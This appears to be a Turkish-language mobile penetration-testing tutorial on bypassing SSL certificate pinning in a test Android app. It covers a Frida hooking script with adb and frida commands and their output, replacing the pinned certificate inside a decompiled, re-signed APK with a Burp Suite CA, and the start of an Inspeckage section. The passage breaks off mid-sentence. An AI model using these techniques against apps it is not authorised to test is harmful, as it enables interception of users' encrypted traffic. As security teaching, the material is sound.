
Şekil 19'da görülen betik, Frida ile SSL Pinning yöntemini atlatmaya yaramaktadır. https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/ adresinden ssl pinning atlatma betiğini indirebilirsiniz.

Şekil 19'da görülen kod bloğunda görülen SSL TrustManager API metodları hook'lanarak SSL pinning atlatılmaya çalışılmaktadır.

```
Ahmets-MacBook-Pro:Desktop ahmet$ adb push cacert.der /data/local/tmp/cert-der.crt
cacert.der: 1 file pushed. 0.3 MB/s (973 bytes in 0.003s)
Ahmets-MacBook-Pro:Desktop ahmet$ adb push frida-server  /data/local/tmp
frida-server: 1 file pushed. 96.2 MB/s (24303332 bytes in 0.241s)
Ahmets-MacBook-Pro:Desktop ahmet$ frida -U -f ticket.dkhos.mob.ticketmachine  -l frida-android-sslpinning-bypass.js --no-pause
     ____
    / _  |   Frida 11.0.13 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/
Spawned `ticket.dkhos.mob.ticketmachine`. Resuming main thread!
[Genymotion Google::ticket.dkhos.mob.ticketmachine]->
[.] Cert Pinning Bypass/Re-Pinning
[+] Loading our CA...
[o] Our CA Info: CN=PortSwigger CA, OU=PortSwigger CA, O=PortSwigger, L=PortSwigger, ST=PortSwigger, C=PortSwigger
[+] Creating a KeyStore for our CA...
[+] Creating a TrustManager that trusts the CA in our KeyStore...
[+] Our TrustManager is ready...
[+] Hijacking SSLContext methods now...
[-] Waiting for the app to invoke SSLContext.init()...
[o] App invoked javax.net.ssl.SSLContext.init...
[+] SSLContext initialized with our custom TrustManager!
```


Şekil 20. Frida ile SSL Pinning Atlatmaya yarayan betik kullanımı

Şekil 20 ve 21'de görüldüğü üzere **frida -U -f ticket.dkhos.mob.ticketmachine -l frida-android-sslpinning-bypass.js --no-pause** komutu ile Ticket Machine uygulaması üzerinde SSL pinning atlatma betiği çalıştırılmaktadır.



Şekil 21. Frida ile SSL Pinning Atlatmaya yarayan betik kullanımı-2


Şekil 20 ve 21'de betik çalıştırıldıktan sonra uygulama üzerinden veri girişi yapılıp GET TICKET butonuna basıldığında uygulama ile sunucu arasındaki istek Burp Suite proxy yazılımında görülebilmektedir. SSL pinning başarılı bir şekilde Frida ile atlatılmıştır.



Şekil 22. Frida ile SSL Pinning Atlatmaya yarayan betik kullanımı-3


APK Dosyası Değiştirilerek SSL Pinning Atlatma

Android uygulama kurulum dosyaları olan APK dosyalarının kaynak kodlarının bir kısmına, tersine mühendislik yöntemleri ile ulaşabilmek mümkündür. Dex2jar, JD-GUI gibi decompiling araçları ile kaynak kodun belli bir kısmına ulaşılabilir fakat bu kod üzerinde bazı değişiklikler yaparak yeniden APK haline getirmek mümkün değildir. Bunun için uygulamayı APKTool vb. araçlar ile *smali kodu*na dönüştürmemiz gerekmektedir. Smali kodunda dönüşüm yüzde yüzdür ve dönüştürülen smali kodlarında ve dosyalarında değişiklik yapılarak yeniden compile edilip ve apk dosyası imzalanarak yeni bir apk elde edilebilir.




Şekil 23. APK Easy Tool ile Smali koduna dönüşüm

Şekil 23'te görülen APK Easy Tool aracı ile Ticket Machine SSL pinning bulunan uygulamanın apk dosyası smali koduna dönüştürülmüştür.




Şekil 24. APK Easy Tool ile Disassembling APK Dosyası

Şekil 24'te smali koduna çevrilen APK dosyasının res dizinin altında bulunan raw dizinin altında uygulamanın kullandığı pelinsuclub.crt sertifikası bulunmuştur.




Şekil 25. Burp Suite Proxy aracının CA Sertifikası

Şekil 25'te görülen web tarayıcısı üzerinden Burp Suite proxy yazılımının CA sertifikasının bulunduğu http://burp adresinden sertifikayı indirmekteyiz.




Şekil 26. Dönüştürülen APK dosyasının res/raw Dizini

Şekil 25'te görülen Burp Suite proxy yazılımının CA sertifikası Şekil 26'da görülen res/raw dizinine taşınmıştır. Burada pelinsuclub.crt sertifikası silinerek cacert.der sertifikasının adı pelinsuclub.crt olarak değiştilmektedir.




Şekil 27. APK Easy Tool aracı ile Compile işlemi-1



Şekil 28. APK Easy Tool aracı ile Compile işlem-2


Şekil 27'de dönüştürülen APK dosyasının raw dizini altındaki res dizinin altındaki pelinsuclub.crt dosyası Burp Suite proxy yazılımının CA sertifikası ile değiştirilmiştir. Bu işlemden sonra APK yeniden compile edilmiş ve Şekil 29'da görüldüğü üzere compile işleminin ardından başarılı bir şekilde imzalanmıştır.

Şekil 29. APK Easy Tool aracı ile Compile işlemi-3



Şekil 30. APK Easy Tool aracı ile Compile edilen APK


Compile işlemi yapılmış olan APK'nın yeni versiyonu APK Easy Tool aracının Recompiled APKs dizininde oluşmaktadır. Bu oluşan yeni APK dosyası android emülatörümüze Şekil 31'de görüldüğü gibi kurulduğunda ve uygulamaya veri girişi yapılıp butona tıklandığında uygulama ve sunucu arasındaki istekler Burp Suite proxy yazılımında görülmektedir. APK dosyasında bulunan gömülü sertifika dosyası değiştirilerek ssl pinning başarılı bir şekilde atlatılmıştır.




Şekil 31. Değiştirilen Ticket Machine APK Uygulaması

Inspeckage ile SSL Pinning Atlatma

Inspeckage - Android Package Inspector, android mobil uygulamalarında detaylı dinamik analiz ve hooking yapmamızı sağlayan gelişmiş bir Xposed modülüdür. https://github.com/ac-pm/Inspeckage adresinden Inspeckage modülünün apk kurulum dosyasına ulaşabilirsiniz.




Şekil 32. Inspeckage Uygulaması -1



Şekil 33. Inspeckage Uygulaması -2


Şekil 32 ve 33'te Inspeckage uygulamasının kurulduktan sonraki ekranları görülmektedir. Şekil 32'de görüldüğü üzere analiz edilmek istenilen uygulama seçildikten sonra Şekil 33'te görülen port yönlendirme işlemleri Şekil 34'te görüldüğü üzere adb ile 